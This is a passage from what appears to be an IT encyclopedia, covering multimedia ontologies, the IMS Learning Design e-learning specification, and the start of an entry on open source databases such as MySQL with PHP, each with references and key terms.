A *hierarchical structure of multimedia segments* is thus needed in order to capture all possible types of media decompositions and relations. The regions that correspond to semantic objects need to be described in terms of their *location* within the multimedia content.

Ontology should be capable of capturing the low-level descriptor information (in order to semantically express this kind of characteristics associated with a concept, several different audiovisual attributes (e.g., color, shape, texture, motion, localization, etc.) need to be represented, depending on the concept) and to allow for basic and complex data types. Hence, alignment with standards (MPEG-7, TV-Anytime, MPEG-21) is a safe approach in order for the ontology to be of practical interest.

4. Ontology should be rich enough to describe the spatiotemporal relationships between the entities depicted.
   - *Spatial* relations are needed to describe how segments are placed and relate to each other in 2D space (e.g., right and above).
   - *Topological* spatial relations are needed to describe how the spatial boundaries of the segments relate (e.g., touches and overlaps).
   - *Temporal* relationships among segments or events, providing information about the sequence in time, need to be represented, especially when the multimedia object is of type video.
5. Details regarding the description of the multimedia object itself, such as the creation date, the creator, the purpose it was created for, or even its subsequent history, and so forth, should be represented in ontology, because *provenance information* provides rather important metadata of the multimedia document. A multimedia ontology framework should *support annotations* produced by different annotators (humans or not), thus *enabling their linking and further processing*.
6. Due to the large number and wide variety of Web access devices, it has become quite essential for a Web service to *know the required device capabilities* in order to support playback of a media object and other characteristics of the delivery context that influence their presentation.
7. Multimedia ontologies need to be *open* in order to be widely-adopted by multiple and heterogeneous communities.

Existing Multimedia Ontologies

Multimedia ontologies are necessary because the concepts and categories defined in a traditional ontology are not rich enough to fully describe the plethora of events that can occur in multimedia objects. Existing multimedia ontologies are divided in groups, according to their domain of application or their framework (Eleftherohorinou, Zervaki, Gounaris, Papastsiaris, & Hobson, 2006). Table 1 shows a list of existing multimedia ontologies, grouped according to their domain or framework; the groups of ontologies are:

- **Content structure ontologies:** They focus on the description of multimedia content structure.
- **Specific domain ontologies**: they have been created to serve a particular domain.
- **Multimedia upper ontologies:** Upper level ontologies are intended for more general use and describe higher level concepts that can be refined by domain ontologies, in order to make multimedia-handling procedures more homogeneous.
- **Multimedia core foundational ontologies:** The role of core ontologies is to serve as a starting point for the construction of new ontologies, to provide a reference point for comparisons among different ontological approaches and to serve as a bridge between existing ontologies. Core ontologies are typically conceptualizations that contain

Table 1. Existing ontologies, grouped by their domain or framework

Content Structure	Specific Domain	Multimedia Upper Ontology	Multimedia Core Ontology
aceMedia Framework	Medical Image Domain	SWeMPs	CIDOC CRM
AIM@SHAPE	NM2	ZyX	ABC
Music Information	MEPCO	Salero	D OLCE
INA	ImageStore	MPEG-7	WordNet
	Soccer Domain	Semantic User Preference	
	Formula 1 Domain	X3D	
		Modality	

specifications of domain independent concepts and relations based on formal principles derived from philosophy, mathematics, linguistics, and psychology.

An increasing number of multimedia ontologies are being used in various projects for multimedia processing; examples are given below.

The main goal of **MEPCO** (Kienast, Zeiner, Hofmair, Schlatte, Thallinger, Burger et al., 2006) is the cross-relation of media campaigns over the media TV, press, and Internet and furthermore the ambitious goal to cross link media campaigns over different countries. What makes a media campaign unique from others is not completely straightforward; however, there are rules that a human uses to determine whether a media campaign is new. These heuristic rules will be formally encoded as to describe media campaigns in a generic way. The MediaCampaign Ontology (MEPCO) will be based on the upper-level ontology PROTON and will be aligned to media-related metadata standards, such as NewsML and News Codes from IPTC.

ACEMedia extends and enriches ontologies to include low level audiovisual features, descriptors and behavioral models in order to support automatic annotation; a core ontology was described based on extensions of the DOLCE core ontology and the multimedia-specific infrastructure components, the Visual Descriptor Ontology, based on an RDFS representation of the MPEG-7 Visual Descriptors, and the Multimedia Structure Ontology based on MPEG-7 MDS. Its main aims are the support of audiovisual content analysis and object/event recognition, the creation of knowledge beyond object and scene recognition through reasoning processes, and enabling user-friendly and intelligent search and retrieval.

The **ZyX** ontology provides an ontological description of an abstract multimedia presentation model and is based on the ZyX model by Boll, Klas, and Westermann (2000). The ZyX model describes complete or fragments of multimedia documents by the means of a tree. The nodes of the tree are called presentation elements. Each presentation element has got a binding point associated with it. Such a binding point can be bound to one variable of another presentation element, thus creating the edges of the tree. The presentation elements are the generic elements of the model. They can represent atomic media elements (e.g., videos, images, and text) or operator elements which combine presentation elements with certain semantics. There are operator elements that allow for temporal synchronization, definition of interaction, adaptation, and for the spatial, audible, and visible layout (the so-called projector elements) of the document.

FUTURE TRENDS

Development of multimedia ontologies is still quite an empirical process. Due to that reason research communities involved with ontology-driven analysis, while sharing the same knowledge do not share a mutual consensus. Harmonization approaches, therefore, need to be followed by all these ontology-driven based systems and applications, in order to pave the way toward the development of an integrated knowledge infrastructure. Achieving ontology harmonization may be difficult and complex in practice. The most significant factors are the efficient modularisation of ontologies, the easy linking to other ontologies, and the specification of a minimum set of ontologies to be used for arbitrary applications.

CONCLUSION

Multimedia ontologies enable the inclusion and exchange of multimedia content through a common understanding of the multimedia content description and semantic information. They model the domain of multimedia data, in terms of low-level features and media structure descriptions, thus increasing sharing capabilities of multimedia objects. Additionally, such an ontology could also be used as a translator, to integrate multiple, heterogeneous data sources. With the aid of multimedia ontologies the vision of querying and retrieving multimedia content from distributed databases has started to become more feasible.

REFERENCES

Alejandro, J., & Smith, J.R. (2003). Semi-automatic, datadriven construction of multimedia ontologies. In *Proceedings of the IEEE International Conference On Multimedia and Expo,* Baltimore.

Boll, S., Klas, W., & Westermann, U. (2000). Multimedia document formats: Sealed fate or setting out for new shores? *Multimedia-Tools and Applications, 11*(3), 267-279.

Eleftherohorinou, H., Zervaki, V., Gounaris, A., Papastathis, V., Kompatsiaris, Y., & Hobson P. (2006). *Towards a common multimedia ontology framework*.

Euzenat et al. (2004). D2.2.3 : *State of the art on ontology alignment*. KWEB EU-IST-2004-507482.

Hartmann, N. (1950). *Aesthetik*, de Gruyter, Berlin.

Ingarden, R. (1962). *Untersuchungen zur Ontologie der Kunst: Musikwerk. Bild*, Architektur. Film, Niemayer, Tübingen 1962.

Kienast, G., Zeiner, H., Hofmair, P., Schlatte, R., Thallinger, G., Burger, T. et al. (2006). *Representation techniques for multimedia objects*. SALERO Deliverable 3.1.1. IST FP6-027122.

Kosch, H. (2004). *Distributed multimedia database technologies supported by MPEG-7 and MPEG-21*. Boca Raton: CRC Press.

Poli, R. (2001). The basic problem of the theory of levels of reality. *Axiomathes, 12*(3-4), 261-283.

Poli, R. (2002). Ontological methodology. *International Journal of Human-Computer Studies*, *56*, 639-664.

Poli, R. (2007). Ontology. The categorical stance. In R. Poli, J. Seibt, & J. Symons (Eds.), *Theory and applications of ontology (provisional title). Vol 1: The philosophical stance.* Dordrecht: Springer-Verlag.

Poli, R., & Simons, P. (Eds.). (1996). *Formal ontology*. Dordrecht: Kluwer.

Salvetti, O., Pieri, G., & Di Bono, M.G. (2004). WP9: *A review of data and metadata standards and techniques for representation of multimedia content*. MUSCLE. Network of Excellence FP6-5077-52.

Schreiber, A.T., et al. (2001). Ontology-based photo annotation. *IEEE Intelligent Systems*.

Smeulders, A.W.M., Worring, M., Santini, S., Gupta, A., & Jain, R. (2000). Content-based image retrieval at the end of the early years. *IEEE Trans. Pattern Anal. Mach. Intell*, *22*, 1349-1380.

Smith, J.R., & Schirling, P. (2006). Metadata standards roundup. *IEEE Multimedia, 13*, 84-88.

Smith, J.R., Tseng, B.L., & Jaimes, A. (2003, July 24-25). Modal keywords, ontologies, and reasoning for video understanding. In *Proceedings of the International Conference On Image and Video Retrieval*, Urbana, IL, USA.

Staab, S., & Studer, R. (2004). Handbook on ontologies. *International handbooks on information systems.* Heidelberg: Springer-Verlag.

KEY TERMS

Artificial Intelligence: AI is a branch of computer science that deals with intelligent behaviour, learning, and adaptation in machines.

Content Structure Ontologies: Ontologies that focus on the description of multimedia content structure. They should be capable of capturing the low-level descriptor information, represent several different audiovisual attributes (e.g., color, shape, texture, motion, localization, etc.) depending on the concept, and allow for basic and complex data types.

Metadata: They are "data about other data;" they are data segments that describe structural, behavioural, or functional aspects of other data segments. Multimedia are a representation of the administrative, descriptive, preservation, usage, and technical characteristics associated with multimedia objects; they can be extracted manually or automatically from multimedia documents.

Multimedia Core Foundational Ontologies: They are conceptualizations that contain specifications of domain independent concepts and relations based on formal principles derived from philosophy, mathematics, linguistics, and psychology. They are used as a starting point for the construction of new ontologies or as a bridge between existing ontologies.

Multimedia Ontology: In a multimedia ontology concepts might be represented by multimedia entities (images, graphics, video, audio, segments, etc.) or terms. A multimedia ontology is a model of multimedia data, especially of sounds, still images and videos, in terms of low-level features and media structure. Multimedia ontologies enable the inclusion and exchange of multimedia content through a common understanding of the multimedia content description and semantic information.

Multimedia Upper Ontologies: Upper level ontologies are intended for more general use and describe higher level concepts that can be refined by domain ontologies, in order to make multimedia-handling procedures more homogeneous.

Ontology: An ontology is a formal, explicit specification of a domain. It deals with what can be rationally understood, at least partially. Typically, an ontology consists of concepts, concept properties, and relationships between concepts. In a typical ontology, concepts are represented by terms.

Specific Domain Ontologies: They have been created to serve a particular domain; they consist of terms that represent concepts particular to that domain using constructs of content structure.

An Open E-Learning Specification for Multiple Learners and Flexible Pedagogies

Colin Tattersall
Open University of The Netherlands, The Netherlands

Daniel Burgos
Open University of The Netherlands, The Netherlands

Rob Koper
Open University of The Netherlands, The Netherlands

INTRODUCTION

Significant investments have been made by universities, colleges, distance learning providers, and corporate training departments in the area of e-learning. Moving from early use of static HTML pages providing course details, the use of the Internet as a delivery technology for education and training is now commonplace, with both distance and presential learning providers exploiting e-learning in their offerings. A standards-based IT infrastructure is in place in educational institutions around the world, simplifying the delivery of e-learning courses and opening the doors to mainstream, large-scale, Web-based education (Brusilovsky & Vassileva, 2003). Many different virtual learning environments (VLEs) exist (Everett, 2002), including significant contributions from the open source community (Dougiamas, 2004; Sakai, 2005). Above the underlying IT standards rest a significant number of e-learning standards, specifications, and reference models (IMSCP, 2003; Loidl Reisinger & Paramythis, 2003; Wisher & Fletcher, 2004), designed to improve the interoperability between systems and remove islands of e-learning.

These infrastructural changes have been mirrored by developments in the area of learning objects (Littlejohn, 2003; Wiley, 2002). The learning objects movement is based upon the idea that reusable units of content can be created, shared, and reused between different communities, and is viewed as a solution to the significant production costs associated with the development of high-quality learning resources—see Sloep (2004) for a discussion of this issue.

Critics of the learning objects movement have expressed their uneasiness with e-learning as page turning that leads to "static, fossilized, dead [content], low learner motivation and engagement, impersonal and isolating environments" (Stacey, 2003). This debate has brought pedagogy in the e-learning community to the fore. How should different groups of learners best be taught? What does existing educational theory have to teach e-learning, and how could the results of this work be brought into e-learning systems? How could new information and communication technology developments, particularly in the area of collaboration and cooperation, be brought into e-learning offerings? How could ongoing R&D in the area of pedagogy and e-learning be more easily brought together and compared?

This article describes the IMS learning design specification (IMSLD, 2003). IMSLD is an open specification, freely downloadable, maintained by an international consortium of universities, system vendors, and learning providers. The specification provides a counter to the trend toward designing for lone-learners reading from screens. Instead, it guides staff and educational developers to start not with content, but with learning activities and the achievement of learning objectives.

A SPECIFICATION FOR MULTI-LEARNER, MULTI-ROLE E-LEARNING

At the heart of the IMSLD specification is a model that underlies many different behaviorist, cognitive, and (social) constructivist approaches to learning and instruction: People act in different roles in a teaching-learning process. In these roles, they work toward certain outcomes by performing learning and/or support activities within an environment, consisting of learning objects and services to be used during the performance of the activities. The approach separates learning objects and services from the educational method used in the unit of learning. Put succinctly, IMSLD allows instructional designers to say who should do what, when, and with which support facilities in order to reach learning objectives.

There are three main documents to an IMS specification: an information model, a best practice and implementation guide (BPIG), and an XML binding document. The documents are very detailed and intended primarily for software developers who create the tools and systems that implement IMSLD. However, the benefits of use of the specification should be able to be understood by technically aware learning and instructional designers to enable them to determine its suitability for their purposes. These benefits are:

- E-learning system lock-in is avoided since courses can be exported as IMSLD from one system into another. The need to move courses between systems occurs both when new systems are purchased and when a heterogeneous set of tools is used at the same time, a situation not uncommon in both single and multiple learning provider situations.
- Procurement choices are increased through increasing system interoperability, with commercial and open-source tooling being better able to be mixed-and-matched to satisfy e-learning requirements.
- The market for buying and selling courses is made more appealing, since publishers are no longer bound to publishing for particular delivery systems.
- Instructional and learning designers are liberated from the use of non-e-learning specific (e.g., HTML) or proprietary scripting languages to create learning processes. Using the concepts described in the specification, designers are able to talk in terms of pedagogy rather than technology, making pedagogical choices explicit and subject to review, inspection, and critique.
- New avenues for educational R&D are opened, with diverse approaches to learning and teaching being better able to be compared when they are both described and delivered in a formal language defined in an open, technical specification.

IMSLD provides a notational system to describe "Units of Learning" (UOLs), an abstract term used to refer to any delimited piece of education or training, such as a course, a module, a lesson, and so forth (Koper & Olivier, 2004; Koper & Tattersall, 2005). The notation is capable of describing a wide variety of instructional models, or learning designs, such as competency-based learning and problem-based learning.


The specification provides a framework of elements that can be used to describe, formally to support machine processing, the design of any teaching-learning process. The creation of a UOL involves the specification of the learning design and also the bundling of all associated resources, either as files contained in the unit or as Web references, including assessments, learning materials, and learning service configuration information.

To give an indication of the type of e-learning made possible using IMSLD, consider the following example, in which students cooperate to investigate their differing viewpoints on a proposed European Constitution:

1. Learners individually consider whether they are "for" or "against" a European Constitution;
2. The learners then indicate their standpoint and enter a few sentences motivating this decision;
3. This process is monitored and ended by the tutor;
4. All learners then see all responses (anonymous);
5. All learners then enter personal reflections on all responses (not made public);
6. The tutor receives all responses and personal reflections once they have been entered; and
7. The tutor gives feedback on the responses and reflections and finishes the learning activity on a per learner basis.

Here we see a learning process involving multiple learners and various roles, using learning objects and services. This pedagogical scenario can be used both to help individuals learn about arguments associated with the proposed Constitution, and also to develop debating skills that are not specific to the topic. Clearly, the skeleton of the approach can be used in many other learning contexts.

Figure 1. An IMSLD player interpreting a Unit of Learning



Once this "learning flow" has been modeled using the constructs from the learning design specification, it can be interpreted by an IMSLD-aware player (McAndrew, Nadolski, & Little, 2005). When a learning design has been set up on a run-time system, the player makes the appropriate activities and environments available to the people playing the various roles. Through this, it coordinates and synchronizes multiple learners as they work through a learning design.

Figure 1 shows a learner interacting with an IMSLD player in the learning process described previously. The player is a Web server-based application, and once the learner or tutor has surfed to the appropriate Web address and logged in, learning activities are served to the user. In Figure 1 we see a three-part Web page. The left-hand side of the screen is split into two areas, with the top area showing the tree of activities that the learner is required to follow. The bottom area provides additional resources to help the learners in carrying out their activities. The third, larger area on the right-hand side of the page presents the description of the activity to be carried out by the learner. In the figure, we see the learner being asked to take a stand on the constitutional issue and to motivate this stance.

We stress here that all of the Web pages associated with the learning process are generated from the (XML-based) model described in IMSLD. The drop-down box allowing learners to indicate a preference is automatically derived from the data type of the underlying learner property modeled in the UOL, as is the text area. Once entered and stored, the values of these properties can be used in other parts of the learning process, including use in the monitor service. This service provides tutors (or other learners) with a view on the responses and interactions of others in the learning process. It is used in this particular example to support steps three and four, wherein learners' thoughts are shared with the tutor and fellow learners.

Rather as HTML can be interpreted by a variety of different browsers, UOLs can be interpreted by various players, and there are a number of such players available.

The specification is divided into three levels. Level A, with the definition of the method, plays, acts, roles, role-parts, learning activities, support activities, and environments. It is the core of the specification, and contains the description of the elements that configure IMSLD and the coordination between them. For instance, role-parts define what activities must be taken by a role in order to complete an act and, subsequently, a play. Level B adds properties, conditions, monitoring services, and global elements to Level A, and provides specific means to create more complex structures and learning experiences. Properties can be used as variables, local or global ones, storing and retrieving information for a single user, a group, or even for all the characters involved. Through these mechanisms the learning flow can be changed at the run time, as decisions can be made taking into account dynamic content. It is the level to express most of the pedagogical needs concerning adaptation, personalization, feedback, tracking, and several other usual requests of teachers and learning designers.

Finally, Level C adds notifications to Level B, meaning an e-mail sent and a show/hide command to a specific activity, depending on the completion of another one. Examples of advanced uses of the specification can be found in Koper and Burgos (2005).

Since IMSLD separates the approach to learning from the learning objects and services used, opportunities for re-use are raised. First, individual learning designs can be applied across different domains, so that the skeleton for problem-based learning described previously can be used to structure approaches to medical problems, political problems, physics problems, computer science problems, and so on. Each time, different content is coupled to the same activities of the learning design. Moreover, learning objects can be used in different educational models. Information on how to dissect a frog might support biology students in a learning-by-doing situation or might provide the problem from which to depart for students of ethics in a problem-based learning oriented approach. Here, different activities are associated with the same content.

FUTURE TRENDS

The IMSLD specification was released in early 2003. Since then a number of tools supporting the language have emerged (Milligan, Beauvoir, & Sharples, 2005; Vogten et al., 2005), including a book (Koper & Tattersall, 2005), special issues of journals (Koper, 2006; Tattersall & Koper, 2005), a number of articles, and also projects dedicated to the use and promotion of the specification, for example, UNFOLD (2004).

During the first years of experience with the specification, a number of issues have been identified to be addressed as its use scales up. We believe the following trends will likely emerge:

- The tooling used for creation of UOLs will likely less directly reflect the concepts in the specification and will tend more toward those of educational practice. As a result, templates will likely emerge that can be used by instructional designers as a starting point for modification and tuning.
- Greater harmonization between e-learning standards will occur following that seen between IMSLD and the IMS Question and Test Interoperability specification.
- A tighter integration of design-time and run-time perspectives on IMSLD will occur, so that designs can be critiqued and improved on the basis of log data (Barré, Choquet, Corbière, & Iksal, 2004).
- A broader run-time integration of components in an e-learning service-oriented architecture, and due to this…
- …a larger variety of communication and collaboration able to integrate into learning processes, including forums, chat facilities, Wikis, and online, multi-user, multi-role games.
- New IMSLD-aware players will emerge, including micro-players allowing learning processes to be coordinated across mobile devices.
- IMSLD will find use not only in formalized, designed approaches to learning, but also less formal ones, typified by work in personal learning environments (Liber, 2005). IMSLD's role here will be in providing post-hoc descriptions of learning processes, allowing unplanned sequences of activities to be described and shared in an interoperable manner. The work of Rasseneur, Jacoboni, and Tchounikine (2004) on learners' appropriation of curricula for their own ends is interesting in this context.

CONCLUSION

The use of general languages such as HTML or proprietary scripting languages to describe learning processes leads to unnecessary difficulty in documenting teaching strategies and reusing elements of existing teaching materials. IMSLD, an open technical specification, allows learning designers to model, in a generic, formal way, who does what, when, and with which content and services in order to achieve learning objectives. It allows processes to be designed that include several roles, each of which can be played by several people. It enables their activities to be specified in coordinated learning flows that are analogous to groupware workflows, and it supports group and collaborative learning of many different kinds. Using the IMSLD language, designers are able to talk in terms of pedagogy rather than technology, helping to bring learning to the forefront in e-learning.

REFERENCES

Barré, V., Choquet, C., Corbière, A., & Iksal, S. (2004, August). *Usage analysis in an e-learning system: LD representation significance.* Paper presented at the ICALT 2004, Joensuu, Finland.

Brusilovsky, P., & Vassileva, J. (2003). Course sequencing techniques for large-scale Web-based education. *International Journal of Continuing Engineering Education and Lifelong Learning, 13*(1/2), 75-94.

Dougiamas, M. (2004). *Moodle.* Retrieved May 12, 2006, from http://moodle.org/

Everett, R. (2002). *MLEs and VLEs explained* (Briefing paper No. 1). Oxford: JISC.

IMSCP. (2003). *IMS content packaging specification. Version 1.1.3.* Retrieved February 27, 2006, from http://www.imsglobal.org/learningdesign/index.cfm

IMSLD. (2003). *IMS learning design specification.* Retrieved February 27, 2006, from http://www.imsglobal.org/learningdesign/index.cfm

Koper, R. (Ed.). (2006). *Current research in learning design. Educational Technology & Society, 9*(1), 13-22.

Koper, R., & Burgos, D. (2005). Developing advanced units of learning using IMS learning design level B. *International Journal on Advanced Technology for Learning, 2*(4), 252-259.

Koper, R., & Olivier, B. (2004). Representing the learning design of units of learning. *Journal of Educational Technology & Society, 7*(3), 97-111.

Koper, R., & Tattersall, C. (Eds.). (2005). *Learning design—A handbook on modelling and delivering networked education and training*. Heidelberg: Springer Verlag.

Liber, O. (2005). *Personal learning environments shifting the locus of control.* Paper presented at the Open Source VLEs, The Next Generation, York.

Littlejohn, A. (Ed.). (2003). *Reusing online resources: A sustainable approach to e-learning*. London: Kogan Page.

Loidl Reisinger, S., & Paramythis, A. (2003). *Distance education. A battlefield for standards.* Paper presented at the EDEN (European Distance Education Network), The Quality Dialogue, Integrating Quality Cultures in Flexible, Distance and E-Learning, Rhodes, Greece.

McAndrew, P., Nadolski, R., & Little, A. (2005). Developing an approach for learning design players. *Journal of Interactive Media in Education (Advances in Learning Design Special Issue), 2005/14*. Retrieved from http://jime.open.ac.uk/2005/14

Milligan, C. D., Beauvoir, P., & Sharples, P. (2005). The reload learning design tools. *Journal of Interactive Media in Education: Special Issue—Advances in Learning Design,* (7). Retrieved from http://jime.open.ac.uk/2005/06

Rasseneur, D., Jacoboni, P., & Tchounikine, P. (2004). *Using and enhancing a normalized IMS-LD description to support learners in their appropriation of a distance-learning curriculum.* Paper presented at the IEEE International Conference on Advanced Learning Technologies (ICALT'2004), Joensuu, Finland.

Sakai. (2005). *Sakai: Collaboration and learning environment for higher education.* Retrieved February 12, 2006, from http://sakaiproject.org/

Sloep, P. B. (2004). Learning objects: The answer to the knowledge economy's predicament? In W. Jochems, R. Koper, & J. Van Merriënboer (Eds.), *Integrated e-learning* (pp. 139-151). London: Routledge/Falmer.

Stacey, P. (2003). People to people, not just people to content. *E-Learning*. Retrieved from http://www.bctechnology.com/statistics/pstacey-feb1403.html

Tattersall, C., & Koper, R. (Eds.). (2005). *Advances in learning design: Special issue of the journal of interactive media in education.* (Vol. 2005/1). Retrieved from http://www-jime.open.ac.uk/2005/01

UNFOLD. (2004). *Understanding new frameworks of learning design.* Retrieved July 15, 2004, from http://www.unfold-project.net/

Vogten, H., Tattersall, C., Koper, R., Van Rosmalen, P., Brouns, F., Van Bruggen, J., et al. (2005). Designing a learning design engine as a collection of finite state machines. *International Journal on E-Learning, 12*, 9-18.

Wiley, D. A. (Ed.). (2002). *The instructional use of learning objects*. Agency for Instructional Technology and the Association for Educational Communications and Technology. Retrieved from http://infosec.procon.bg/contents/vol_14.htm

Wisher, R. A., & Fletcher, J. D. (2004). The case for advanced distributed learning. *Information & Security: An International Journal, 14*, 17-25.

KEY TERMS

E-Learning: Learning that is supported by Internet technolgies such as Web pages, forums, and chat facilities.

eXtensible Markup Language (XML): XML provides constructs to support the design of markup languages to facilitate document and data exchange.

IMS Learning Design: A specification released by the IMS Global Learning Consortium that supports the use of a wide range of pedagogies in online learning. Rather than attempting to capture the specifics of many pedagogies, it does this by providing a generic and flexible language. This language is designed to enable many different pedagogies to be expressed. The approach has the advantage over alternatives in that only one set of learning design and run-time tools then need to be implemented in order to support the desired wide range of pedagogies.

Learning Object: "Any digital resource that can be reused to support learning" (Wiley, 2002).

Pedagogy: The art or science of teaching.

Problem-Based Learning: A teaching approach in which learners work in groups to identify solutions to real world problems.

Unit of Learning: An abstract term used to refer to any delimited piece of education or training, such as a course, a module, a lesson, and so forth. It is noted that a "unit of learning" represents more than just a collection of ordered resources to learn; it includes a variety of prescribed activities (problem solving activities, search activities, discussion activities, peer assessment activities, etc.), assessments, services, and support facilities provided by teachers, trainers, and other staff members.

Virtual Learning Environment (VLE): A centralized software system that helps teachers in the management of e-learning courses for their students.

Open Source Database Technologies

Emmanuel Udoh
Purdue University, USA

INTRODUCTION

The free or open source software (OSS) movement, pioneered by Richard Stallman in 1983, is gaining mainstream acceptance and challenging the established order of the commercial software world. The movement is taking root in various aspects of software development, namely operating systems (Linux), Web servers (Apache), databases (MySQL), and scripting languages (PHP) to mention but a few. The basic tenet of the movement is that the underlying code of any open source software should be freely viewable, modifiable, or redistributable by any interested party, as enunciated under the copyleft concept (Stallman, 2002) This is in sharp contrast to the proprietary software (closed source), in which the code is controlled under the copyright laws.

In the contemporary software landscape, the open source movement can no longer be overlooked by any major players in the industry, as the movement portends a paradigm shift and is forcing a major rethinking of strategy in the software business. For instance, companies like Oracle, Microsoft, and IBM now offer the lightweight versions of their proprietary flagship products to small—to-medium businesses at no cost for product trial (Samuelson, 2006). These developments are signs of the success of the OSS movement. Reasons abound for the success of the OSS, viz. the collective effort of many volunteer programmers, flexible and quick release rate, code availability, and security. On the other hand, one of the main disadvantages of OSS is the limited technical support, as it may be difficult to find an expert to help an organization with system setup or maintenance. Due to the extensive nature of OSS, this article will only focus on the database aspects.

A database is one of the critical components of the application stack for an organization or a business. Increasingly, open-source databases (OSDBs) such as MYSQL, PostgreSQL, MaxDB, Firebird, and Ingress are coming up against the big three commercial proprietary databases: Oracle, SQL server, and IBM DB (McKendrick, 2006; Paulson, 2004; Shankland, 2004). Big companies like Yahoo and Dell are now embracing OSDBs for enterprise-wide applications. According to the Independent Oracle Users Group (IOUG) survey, 37% of enterprise database sites are running at least one of the major brands of open source databases (McKendrik, 2006). The survey further finds that the OSDBs are mostly used for single function systems, followed by custom home-grown applications and Web sites. But critics maintain that these OSDBs are used for nonmission critical purposes, because IT organizations still have concerns about support, security, and management tools (Harris, 2004; Zhao & Elbaum, 2003).

Undoubtedly, the OSDB initiative plays a major role in the IT world, but the expressed concerns about its adoption are the internal IT operations issue of every company. Some companies have successfully integrated OSDBs by using in-house expertise and support. It is therefore incumbent on every company to determine the cost-effectiveness of OSDB adoption before embracing such systems. Furthermore, MySQL database is currently equipped with several features that facilitate the integration with other information systems such as legacy systems and existing software applications. Notably, MySQL converts and imports other databases using a migration toolkit or workbench. This is a powerful framework that supports the migration of several systems with proven methodology.

However, open source databases are forging ahead with attractive business strategies such as the blending of the roles of a database administrator and a developer. Currently, two business models are evolving in the OSDBs space, namely the MYSQl and PostgreSQl models (Maguire, 2003; McKendrik, 2006). The MySQL model is based on a dual-licensing approach, whereby a single firm releases, maintains, and supports the code, while the PostgreSQl model has a community (regulated by experts) entrusted with code release and maintenance. Furthermore, there are more than 30 approved open source licenses, with GNU General Public License (GPL) being the most common (Rosen, 2004). The GNU GPL is copylefted, in that any redistributor of a free software cannot restrict the redistribution or modification of that software. For a detailed treatise on OSS licensing, interested readers are referred to the open source initiative Web site. Due to the large number of OSDBs in the market, this article will further shrink the focus to only the MySQL database and its use with PHP in generating dynamic Web content.

BACKGROUND

The history of MySQL started about three decades ago, when a Swedish firm TcX launched a screen builder-reporting application. Currently, MySQL dominates the OSDBs market with over 6 million installations and with characteristics such as easy administration, performance, stability, robustness, and compactness (LeClaire, 2006; McKendrick, 2006). To underline the popularity of the MySQL database, companies like Dell now package it for distribution with other components of the LAMP (Linux, Apache, MySQL, PHP/Python/Perl) stack. With significant cost savings, businesses deploy it to power high-volume Web sites, critical enterprise applications, and other software packages. A well documented case of MySQL use is Yahoo Finance (Zawodny, 2002). According to Zawodny (2002), MySQL database is cost-effective, easy-to-use, and reliable. It handled high-volume 260 million record tables just as well as the small, low-volume ones. The report further noted key MySQL features such as replication strength, and the ready-to-use APIs and libraries that have helped Yahoo manage its demanding applications smoothly.

MySQL is a multithreaded, server-based relational database management system. As server-based, it can be shared by multiple users, as opposed to desktop databases like Microsoft Access and FileMaker Pro that are designed as standalone for a single user. It runs on multiple platforms such as Unix and Windows and can be procured under the GNU GPL or nonGPL commercial license from its manufacturer, MySQL AB. As the most commonly used open source database for small-to-medium businesses, large shared databases, and Web sites, almost all virtual hosting companies provide MySQL. Its low cost and frequent use for Web-based systems has attracted attention of the academia, government, businesses, nonprofit organizations, and developing countries alike. Furthermore, users can choose from MySQL's flexible storage engines that include MYLSAM, memory, merge, cluster, InnoDB, and the other two new archive and federated storage engines.

Because MySQL is a server-based database, its content needs to be extracted and made visible or visualized to the user through a client or browser. It is therefore logical to discuss MySQL with a popular open-source scripting language (PHP) that helps to generate its content on the Web. There are other languages used in this endeavor, but PHP has a significant edge that makes it popular to use with MySQL as a Web-based interface.

Hypertext pre-processor (PHP) is a simple language to learn with rich features for generating dynamic Web content. It is a server-side, cross-platform, HTML embedded scripting language that is compatible with different databases, including MySQL. Its database tier support is excellent, with more than 15 libraries available to interact with almost all popular database servers (Williams & Lane, 2004). There are many reasons why PHP is an excellent choice for Web scripting: flexible integration with HTML, fast execution of scripts, capability for complex projects, platform portability, and its open-source community effort (Welling & Thomson, 2001). PHP's dynamic nature supports Web-centric tasks and services, and it has been instrumental in the paradigm shift in software development, especially the shift to service-oriented architecture (SOA). PHP supports overloading capabilities and strong string or text processing, a feature that is essential in Web development. It has rich libraries for multimedia programming, such as Ming, GD, ImageMagick, PDF, and FDF (Sweat, Kent & Slenc, 2003). Furthermore, PHP supports MySQL with libraries that improve SQL queries. For instance, PHP allows a MySQL query to be prepared once, and be executed many times, which substantially improves speed if a query is often used (Williams & Lane, 2004). Thus, PHP with its Web centric approach has fared well in turning MySQL into a Web database system.

MAIN FOCUS

The Web has created a new computing standard that influences how information is generated, accessed, and distributed. This shift to service delivery through the Web is gaining acceptance in all tiers, including academia, government, nonprofit organizations, and businesses. However, most services we enjoy on the Web are provided by Web database applications or Web applications (Webapp), for example, Web-based e-mail, online shopping, forums, news, sports, corporate Web sites, and portals (Williams & Lane, 2004). This firmly underlines the importance of databases in the emerging information age. The most popular OSDB used in Web applications is MySQL, and PHP has been instrumental in incorporating MySQL operations and functionality into Web pages with rich multimedia content. MySQL, together with PHP, provides a clear and inexpensive way to design and implement Web-based databases with rich multimedia content.


Web Database Development

